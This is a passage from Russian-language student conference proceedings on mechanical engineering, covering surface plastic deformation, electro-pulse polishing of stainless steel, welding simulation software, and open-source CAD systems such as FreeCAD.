


Рис. 2. Блок-схема (а) и текст (б) программы реализации обработки ППД с трапецеидальным законом изменения силы обработки

В тексте программы в круглых скобках (кадры N10, N20) указаны наименования параметров, вместо которых необходимо вводить их численные значения, но без скобок.

Значения величин Q_{\min} , Q_{\max} , x_1 , x_2 , x_3 , а также законы $Q = f_1(x)$ и $Q = f_3(x)$

должны быть указаны в конструкторской документации. Они являются исходными данными для технологического проектирования и рассчитываются конструктором, исходя из реальной ожидаемой нестационарности того или иного фактора эксплуатации.

Анализ результатов обработки показал, что исследуемые параметры шероховатости изменяются в достаточно широких пределах (например, параметр R_p изменяется по поверхности на участке X_1 от 12,3 мкм при $Q_{min}=40$ кГ до 2,6 мкм при $Q_{max}=120$ кг. Аналогичные данные получены и для других параметров (R_a , R_{max} , R_p , ρ , b , v , Δ). Так, комплекс Крагельского – Комбалова Δ , характеризующий износостойкость поверхности, изменяется более чем в 200 раз (от 1,13 до 0,006). Полученные данные позволяют сделать вывод, что обработка ППД-ПС дает возможность подготовки поверхности к неоднородным условиям эксплуатации, в частности, по параметрам износостойкости.

Список источников

1. Эффективные технологии поверхностного пластического деформирования и комбинированной обработки. Коллективная монография / В. Н. Беляев, В. П. Иванов, А. Р. Ингеманссон и др.; Под ред. А. В. Киричека. – Москва : Издательский дом "Спектр", 2014. – 403 с. : ил.

2. Макаренко К.В. Идентификация графитовых включений в чугунах. Литейное производство. 2009. № 4. С. 2-6.

3. Пилюшина Г.А., Памфилов Е.А., Козлов В.Г., Скрыпников А.В., Букреев В.Ю., Никитин В.В., Тихомиров П.В. Повышение работоспособности и межсервисного обслуживания рабочих органов и трибосистем технологических машин. Воронеж, 2021.

4. Макаренко К.В., Кузовов С.С., Лесюнина О.А. Механические аспекты образования в отливках горячих трещин. Литейное производство. 2013. № 2. С. 005-008.

5. Макаренко К.В. О получении из литого состояния половинчатых чугунов с аусферритной структурой. Литейное производство. 2010. № 2. С. 2-6.

Материал поступил в редколлегию 18.04.2024

УДК 621.9.047.7:621.923.4

Повышение качества финишной обработки деталей электроимпульсным полированием

Грибенюк Ярослав Владимирович (ст.гр.23-МАШ-ирм-М)

Работа выполнена под руководством профессора кафедры «Машиностроение и материаловедение» Пилюшиной Галины Анатольевны

(gal-pi2009@yandex.ru)

Аннотация. В работе рассматриваются основные преимущества и проблемы электроимпульсного полирования, представлены исследования влияния плотности электроимпульсного полирования на шероховатость поверхности деталей.

Ключевые слова: электроимпульсное полирование, детали машин, качество поверхности, финишная обработка.

В настоящее время создание универсальных методов финишной обработки затрудняется сложностью и разнообразием форм обрабатываемых поверхностей. Поэтому были разработаны различные методы, такие как: пластическое деформирование, химическое и электрохимическое полирование, обработка лезвийными инструментами, комбинированные и др. Однако вышеперечисленные методы имеют ряд существенных недостатков: большая трудоемкость, формирование поверхностного дефектного слоя, влияние на физико-механические свойства поверхности.

В связи с этим из электрохимических методов можно выделить электроимпульсное полирование как один из перспективных методов финишной обработки. Суть этого метода заключается в использовании электрических импульсов для создания кратковременных электрических разрядов между обрабатываемой деталью и инструментом (электродом). Во время полирования на деталь подается серия коротких электрических импульсов, которые создают микрозаряды между деталью и электродом. В результате этих зарядов происходит удаление частиц материала с поверхности детали, что позволяет получить гладкую и блестящую поверхность. Электро-импульсное полирование применяется для обработки различных металлов, включая сталь, алюминий, медь и другие. Этот метод позволяет получать высококачественные поверхности, которые могут использоваться в различных отраслях промышленности, таких как авиакосмическая, автомобильная и электронная. Главными преимуществами относительно других электро-химических методов являются: использование универсальных электролитов, стабильность процесса обработки поверхности, высокое качество, возможность наладить полностью автоматизированный процесс, низкая себестоимость обработки, высокая производительность, а также этот метод обладает экологической безопасностью. В настоящее время этот метод используется для обработки наружных поверхностей деталей различного назначения. При этом обеспечивается шероховатость поверхность Ra 0,32-0,02 мкм [1].

Однако широкое применение данного метода затруднено из-за недостаточной изученности физико-химических процессов, протекающих на поверхности обрабатываемой детали и в парогазовой оболочке (ПГО), электрической проводимости ПГО, механических и эксплуатационных свойств деталей. Также стоит отметить малое количество промышленного технологического оборудования, использующего данный метод. Однако решению данных проблемам внедрения электроимпульсного полирования уделяется большое внимание в Беларуси, Германии, России, Китае, США.

Далее будет рассмотрено сравнение производительности и эффективности ЭХП на постоянном токе и электроимпульсное полирование с униполярными и биполярными режимами.

В ходе исследований выполнялся сравнительный анализ производительности, качества и эффективности обработки поверхности образцов после ЭХП с различными видами технологического тока: ЭХП на постоянном токе и импульсное ЭХП с униполярными и биполярными режимами.

Исследования проводили на плоских образцах из коррозионностойкой стали 12Х8Н10Т размерами 50×15×1,5 мм. Образцы предварительно обрабатывали шлифовальной бумагой SiC зернистостью Р300. Электролит ЭХП имел следующий состав: 50 % – ортофосфорная кислота (H_3PO_4); 25% – серная кислота (H_2SO_4); 20 % – глицерин ($C_3H_8O_3$); 5% – дистиллированная вода (H_2O). Температура электролита: 30...35°C. Время обработки образцов 3 мин [2].

Для обработки образцов разработано экспериментальное оборудование, состоящее из биполярного регулируемого источника постоянного напряжения, блока системы формирования биполярных импульсов заданной длительности, ванны с устройствами нагрева, охлаждения и перемешивания электролита [3].

Изменение шероховатости поверхности производили профилометром MarSurf PS1. Контроль и запись формы импульсов тока осуществляли запоминающим цифровым осциллографом С8-46/1. Убыль массы образцов после обработки измеряли с помощью аналитических весов Ohaus Pioneer PA214. Для оценки изменения блеска поверхности образцов до и после обработки использовали устройство, позволяющее получить количественную характеристику блеска в процентах относительно эталонной поверхности.

Плотность тока при обработке образцов на постоянном токе составляла 0,5; 0,75 и 1,0 А/см². Диаграммы обработки образцов в импульсных режимах представлены на рис. 1.




Рис.1. Схемы импульсов при обработке образцов в режимах:
а – униполярном; б – биполярном


Режимы электрохимического полирования образцов представлены в табл. 1.

Режимы обработки образцов

Характеристика импульсов	униполярном	биполярном
длительность импульсов,	τ_a : 0,05; 0,5 и 5 мс;	τ_a, τ_k : 0,05; 0,5 и 5 мс
период следования импульсов, T:	0,1; 1 и 10 мс;	0,12; 1,2 и 12 мс;
длительность бестоковой паузы между анодным и катодным импульсами:	-	$\tau_{ап} = \tau_{кп} = 0,2\tau_a$;
скважность импульсов, S	2	2,4
амплитудная плотность тока анодных импульсов i_a :	0,5; 0,75; 1,0; 1,25 и 1,5 А/см ² .	-

Для установления амплитуды отрицательного импульса, обеспечивающей максимальное изменение шероховатости поверхности в биполярном режиме, предварительно выполнялась обработка образцов с различным отношением амплитуд катодного и анодного импульсов I_k/I_a : 1/6; 1/4; 1/3; 5/12 и 1/2.

Из зависимостей (рис. 2а) видно, что максимальное повышение качества поверхности достигается при $I_k/I_a = 1/3$. При этом наилучший эффект наблюдается при длительности анодного и катодного импульсов 0,5 и 5 мс. Короткие импульсы ($\tau_a = \tau_k = 0,05$ мс) при выбранной плотности тока (0,5 А/см²) не обеспечивают значимого улучшения качества поверхности. Вероятно, в этом случае для исследуемого материала из-за недостаточной длительности импульсов на микровыступах обрабатываемой поверхности не создаются условия, необходимые для их активной поляризации. В дальнейшем при обработке образцов в биполярном режиме использовалось соотношение амплитуд катодного и анодного импульсов $I_k/I_a = 1/3$.






Рис.2. Влияние плотности анодного тока на динамику:
а) шероховатости поверхности, б) блеска, в) съема металла:
1 – постоянный ток; 2, 3 – униполярный и биполярный импульсы
соответственно

Исходя из вышеизложенного можно сделать выводы:

1. По результатам выполненных исследований установлено, что наиболее качественное электрохимическое полирование поверхности обеспечивается при использовании импульсного униполярного режима с длительностью импульса 0,5 мс. После обработки продолжительностью 3 мин максимальное изменение шероховатости ΔRa составляет 0,199 мкм при плотности тока 1,25 А/см², что значительно превышает значения ΔRa , полученные для образцов после обработки на постоянном токе (0,133 мкм при $i = 1,0$ А/см²) и в импульсном биполярном режиме (0,117 мкм при $i_a = 1,25$ А/см²).

2. Применение импульсных режимов в процессе электрохимического полирования обеспечивает существенное снижение шероховатости поверхности при малом съеме металла. Так, наибольшие значения эффективности сглаживания микронеровностей, определяемой как отношение изменения

шероховатости ΔRa к съему металла Δm , достигаются для биполярного импульсного режима при плотности тока $i = 0,75 \text{ А/см}^2$ и униполярного импульсного режима при анодной плотности тока $i_a = 1,0 \text{ А/см}^2$. Полученные для импульсных режимов значения эффективности в два раза превышают максимальную эффективность (при $i = 0,5 \text{ А/см}^2$) для традиционного электрохимического полирования с использованием постоянного тока. Соответственно наиболее целесообразно использование импульсных режимов для обработки точных деталей, изделий или деталей малого сечения и жесткости.

3. Энергетическая эффективность, определяемая как отношение затраченной в процессе обработки электрической энергии к изменению параметра шероховатости ΔRa на единицу обработанной поверхности, на процесс электрохимического полирования в униполярном импульсном режиме на 13 % меньше, чем при обработке на постоянном токе, и на 39 % меньше, чем при обработке в биполярном импульсном режиме.

Список источников

1. Синькевич Ю. В. Электроимпульсное полирование на основе железа, хрома и никеля / Ю. В. Синькевич [и др.]. – Минск: БНТУ, 2014. – 325 с.
2. Алексеев Ю. Г. Источник питания для исследования импульсных электрохимических процессов / Ю. Г. Алексеев [и др.] // Энергетика. Изв. высш. учеб. заведений и энерг. объединений СНГ. 2018. Т. 61, № 3. – С. 246-257.
3. Алексеев Ю. Г. Применение импульсных режимов при электрохимическом полировании коррозионностойких сталей / Ю. Г. Алексеев [и др.] // Наука и техника. 2019. Т. 18, № 3. – С. 200-208.
4. Памфилов Е.А., Пилюшина Г.А., Осипов А.А. Подшипник скольжения. Патент на полезную модель RU 177912 U1, 15.03.2018. Заявка № 2017120579 от 13.06.2017.
5. Буглаев В.Т., Перевезенцев В.Т., Шилин М.А. Экспериментальное исследование гидравлических сопротивлений в канале с сотовой структурой. Вестник Брянского государственного технического университета. 2012. № 3 (35). С. 84-89.

Материал поступил в редколлегию 18.04.2024

УДК 621.791: 621.311.001.57

Анализ компьютерных программ, применяемых для исследования технологических процессов сварочного производства

Гулин Никита Павлович (ст. гр. О-23-МАШ-тлсп-М)

Работа выполнена под руководством профессора кафедры «Машиностроение и материаловедение», Макаренко Константина Васильевича (makkon1@yandex.ru)

Аннотация. Данная статья предлагает обзор современных компьютерных программ для исследования процессов сварочного производства. Рассматриваются основные возможности и инструменты для моделирования и симуляции процессов.

Ключевые слова: моделирование, процесс, сварка, программа.

Для исследования технологических процессов сварочного производства применяют ряд компьютерных программ, предназначенных для моделирования, анализа и оптимизации таких процессов. Рассмотрим некоторые из них.

Simufact Welding – предоставляет инженерам и специалистам по сварке средства для анализа и оптимизации сварочных операций. Программа позволяет моделировать различные типы сварочных процессов, анализировать напряжения, деформации, температурные поля и прогнозировать структуру и свойства сварных соединений [1]. Она позволяет моделировать: дуговую сварку плавящим электродом в среде инертного газа, в среде активного газа и неплавящимся в среде инертного газа, сварку лазерным лучом, электронно-лучевую и гибридную сварки.

Программа помогает инженерам в процессе проектирования. Ее использование позволяет уменьшить количество сварочных испытаний, до установки рабочей производственной линии определить количество сварочных роботов и их последовательность. Также она помогает оценивать влияние мощности источника тепла на процесс сварки.

Simufact Welding решает следующие задачи:

- 1) минимизация коробления и остаточных напряжений;
- 2) определение последовательности сварочных операций и разработка наилучших схем фиксации;
- 3) прогнозирование микроструктуры материала в околошовной зоне, исключение образования горячих трещин;
- 4) прогнозирование последствий термического воздействия на свойства сварных швов;
- 5) оценка прочности сварного соединения.

Особенности Simufact Welding:

- 1) индикация стадий расчета с доступом к имеющимся результатам во время анализа;
- 2) возможность оценки результатов в процессе расчета;
- 3) учет термического цикла;
- 4) удобная подстройка свойств материалов из базы данных к свойствам реального материала;
- 5) задание собственных критериев разрушения.

SysWeld – предоставляет инструменты для моделирования и анализа процессов сварки. Программа позволяет инженерам создавать виртуальные модели сварочных операций, проводить анализ деформаций, напряжений и структуры материалов, что помогает улучшить качество сварных соединений и повысить производительность. Программа имеет несколько модулей:

Welding Wizard – позволяет моделировать все физические процессы, происходящие во время сварки. Содержит несколько вариантов моделирования: расчетная модель объекта, построенная на основе трех и двухмерных конечных элементов;

Heat treatment – моделирует все физические процессы, происходящие во время термообработки;

Sysweld Assembly – модуль сборки, используемый для моделирования сборки и сварки больших конструкций.

Моделируемые технологии сварки:

- 1) ручная дуговая покрытым электродом;
- 2) полуавтоматическая плавящим электродом в среде активных газов;
- 3) полуавтоматическая неплавящимся электродом в среде инертных газов;
- 4) электронно-лучевая;
- 5) лазерная;
- 6) автоматическая сварка под флюсом;
- 7) контактная точечная и шовная.

Особенности SysWeld:

1) программа напрямую работает с термокинетическими данными, описывающими кинетику фазовых переходов в свариваемых и термообрабатываемых материалах;

- 2) обширная база данных материалов;
- 3) библиотека сварочных источников тепла;
- 4) возможность программирования собственных источников;
- 5) возможность создания собственного материала.

Каждая из представленных программ имеет функции для моделирования и анализа сварочных процессов, и их выбор зависит от специфических потребностей и требований пользователя.

Список источников

1. Зайдес, С.А., Астафьев, Н.А. Моделирование сварочных процессов: Учебное пособие. – Иркутск: Изд-во [Иркутский национальный исследовательский технический университет](#), 2017. – 160 с.

2. Буглаев В.Т., Перевезенцев В.Т., Шилин М.А. Экспериментальное исследование гидравлических сопротивлений в канале с сотовой структурой. Вестник Брянского государственного технического университета. 2012. № 3 (35). С. 84-89.

3. Котлярова И.А., Степина И.В., Илюшкин Д.А., Цветков И.С. Оценка влияния полярности дисперсных наполнителей на структуру и водопоглощение эпоксидных материалов. Вестник МГСУ. 2019. Т. 14. № 6 (129). С. 690-699.

4. Макаренко К.В. Способ получения отливок из половинчатого чугуна с аустенитно-бейнитной структурой. Патент на изобретение RU 2250268 С1, 20.04.2005. Заявка № 2003123553/02 от 24.07.2003.

5. Макаренко К.В. Управление процессами структурообразования в отливках из легированного серого чугуна. Известия высших учебных заведений. Черная металлургия. 2010. № 1. С. 45-49.

Материал поступил в редколлегию 18.04.2024

УДК 004.925.84

Анализ современных САД-систем с открытым исходным кодом доступа

Демиденко Александр Сергеевич (ст. группы О-22-МАШ-отсп-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Машиностроение и материаловедение», Зенцовой Екатерины Александровны (kopilka.32@mail.ru)

Аннотация. Произведен анализ современных Cad-систем с открытым исходным кодом доступа.

Ключевые слова: САД-система, открытый исходный код, AutoCAD, Компас-3D, FreeCAD.

В современном машиностроении невозможно обойтись без автоматизации производственных процессов, в том числе разработки и проектирования конструкторско-технологической документации. Программы для создания двухмерной и трехмерной графики стали незаменимыми инструментами в процессе проектирования изделий.

В настоящее время под термином «САПР» подразумевается комплексная автоматизированная система, состоящая из САД/CAM/CAE/CAPP/PDM-подсистем [1].

AutoCAD, разрабатываемый и предоставляемый компанией Autodesk, является основной системой автоматизированного проектирования (САПР).

QCAD Community Edition – бесплатная программа, главной задачей которой является создание сложных и трудных двухмерных планов и машиностроительных чертежей.

LibreCAD – это бесплатный инструмент с открытым исходным кодом, который позволяет делать технические чертежи без AutoCAD или других подобных платных приложений.

NanoCAD – платформа для проектирования и моделирования объектов различной сложности [2].

Можно скачать бесплатную версию на 30 дней или приобрести её от 19 тысяч рублей. А также для обучения студентам предоставляется 1 год бесплатного пользования.

Компас-3D – данный инструмент предназначен для параметрического моделирования деталей и сборок. Широко применяется в сферах машиностроения, приборостроения и строительства. Разработчик – компания Аскон (Россия) [3].

Программа платная, но есть и бесплатная версия, она называется учебная версия, но в ней не все функции доступны.

T-FLEX. Это отечественная система среднего уровня, основанная на лицензионном трехмерном ядре Parasolid и, разработанная компанией Топ Системы из России.

Основные характеристики системы:

- ✓ Мощные инструменты параметризации деталей и сборок.
- ✓ Продвинутое средства моделирования.
- ✓ Простой механизм создания приложений без необходимости программирования.
- ✓ Интеграция с другими программами комплекса T-FLEX PLM.
- ✓ Инструменты для расчета и оптимизации конструкций.

Отдельно хотелось бы обратить внимание на систему FreeCAD, которую используем при разработке электронных 3d –моделей изделий.

CAD-системы – это программное обеспечение для компьютерного проектирования, предназначенное для решения различных инженерных задач в области конструирования [4]. Однако такие САПР также могут использоваться для решения задач в других областях компьютерного проектирования и моделирования, например, в архитектуре.

FreeCAD является отличным выбором как для начинающих дизайнеров и инженеров, так и для опытных профессионалов. Единственным недостатком, возможно, является то, что пользователям, привыкшим к интерфейсу более старых версий САПР, может потребоваться некоторое время для адаптации к новому пользовательскому интерфейсу FreeCAD.

FreeCAD доступен для бесплатного использования как обычным людям, так и компаниям. Кроме того, пользователи могут свободно изменять исходный код программы в рамках условий лицензии, основанной на принципах "Открытого исходного кода" или Open Source. Однако продажа измененной версии программы запрещена, а новые функциональности должны быть опубликованы в общем доступе, если есть планы продавать оборудование с предустановленной обновленной версией программы.

Основная задача FreeCAD заключается в удобном создании чертежей в двумерном пространстве, установке всех необходимых размеров, проведении разметки, автоматическом преобразовании чертежа в трехмерную модель, которую можно далее корректировать по мере необходимости. Программа позволяет повторить любое изменение на всей поверхности детали, создать контур и понятные очертания.

Возможности данной системы включают:

- ✓ Полное геометрическое ядро, которое позволяет проводить сложные трехмерные операции с различными формами и встроенной поддержкой.
- ✓ Полностью параметрическая модель данных.
- ✓ Модульная архитектура, которая позволяет добавлять функциональность через плагины (модули).

✓ Модуль робототехники, который облегчает изучение движения роботов в графическом интерфейсе.

Преимущества FreeCAD множество, но основные из них:

✓ Небольшой размер дистрибутива, около 100Мб.
✓ Кроссплатформенность и открытый исходный код.
✓ Параметрические модели позволяют создавать гибкий и адаптивный дизайн, а также имеется интеграция с OpenScad.

✓ Возможность моделирования сложных поверхностей из сплайнов.

✓ Бесплатность.

✓ Открытый код. Благодаря ему эта программа – бесплатная.

✓ Наличие всех основных функций, присутствующих у платных аналогов.

Недостатки:

✓ Отсутствие обширной и подробной документации на русском.

✓ Отсутствие массовых библиотек моделей.

✓ Невысокая скорость работы и стабильность, ошибки

✓ Проприетарный формат файлов моделей.




Рис. 1 Скриншот интерфейса программы Freecad верстак «PartDesing»

Анализируя программное обеспечение с открытым исходным кодом, была также проведена работа по построению электронной модели сборочной единицы в выбранной CAD-системе, а именно в системе Freecad. Ниже представлены скриншоты интерфейса с построенной электронной 3D-моделью детали «Корпус» в верстаке «PartDesing» (рис.1), а также 2-d чертеж детали «Корпус», полученный в верстаке «TechDraw» (рис.2).

FreeCAD – это инновационное программное обеспечение для проектирования моделей, над развитием которого трудятся сотни специалистов с целью сделать бесплатную программу лучше ее платных аналогов. В ней есть много преимуществ, однако имеются и недостатки, которые могут быть

критичны для пользователей без достаточного опыта, в основном для текущих инженеров.




Рис. 2 Скриншот интерфейса программы FreeCAD верстак «TechDraw»

Список источников

1. Борисов, В. И. Применение современных CAD-систем при выполнении выпускных квалификационных работ технических направлений подготовки [Электронный ресурс] / В. И. Борисов, Н. В. Борисова // Научное обозрение: электрон. журн. – 2018. – № 4. – 1 электрон. опт. диск (CD-ROM). Систем. требования: Pentium III, процессор с тактовой частотой 800 МГц; 128 Мб; 10 Мб; Windows XP/Vista/7/8/10; Acrobat 6 x (дата обращения 07.03.2024).

2. Премьера Платформы nanoCAD [Электронный ресурс]. Режим доступа: <https://www.nanocad.ru/press/news/premera-platformy-nanocad-24/> (дата обращения 07.03.2024).

3. Российское инженерное ПО для проектирования. КОМПАС-3D [Электронный ресурс]. Режим доступа: <https://ascon.ru/products/kompas-3d/> (дата обращения 07.03.2024).

4. Российское Образование. Федеральный портал. Available at. – URL: <http://www.edu.ru/> (дата обращения 07.03.2024).

5. Аверченков В.И. Разработка отраслевой системы доступа к информационным ресурсам научного и образовательного назначения по приоритетным направлениям развития науки и техники в области искусственного интеллекта и cals-, cad-, cam-, cae-технологий. В сборнике: Телематика'2006. труды XIII Всероссийской научно-методической конференции. 2006. С. 27-28.

Материал поступил в редколлегию 18.04.2024

УДК 669.017.3:621.78:620.18

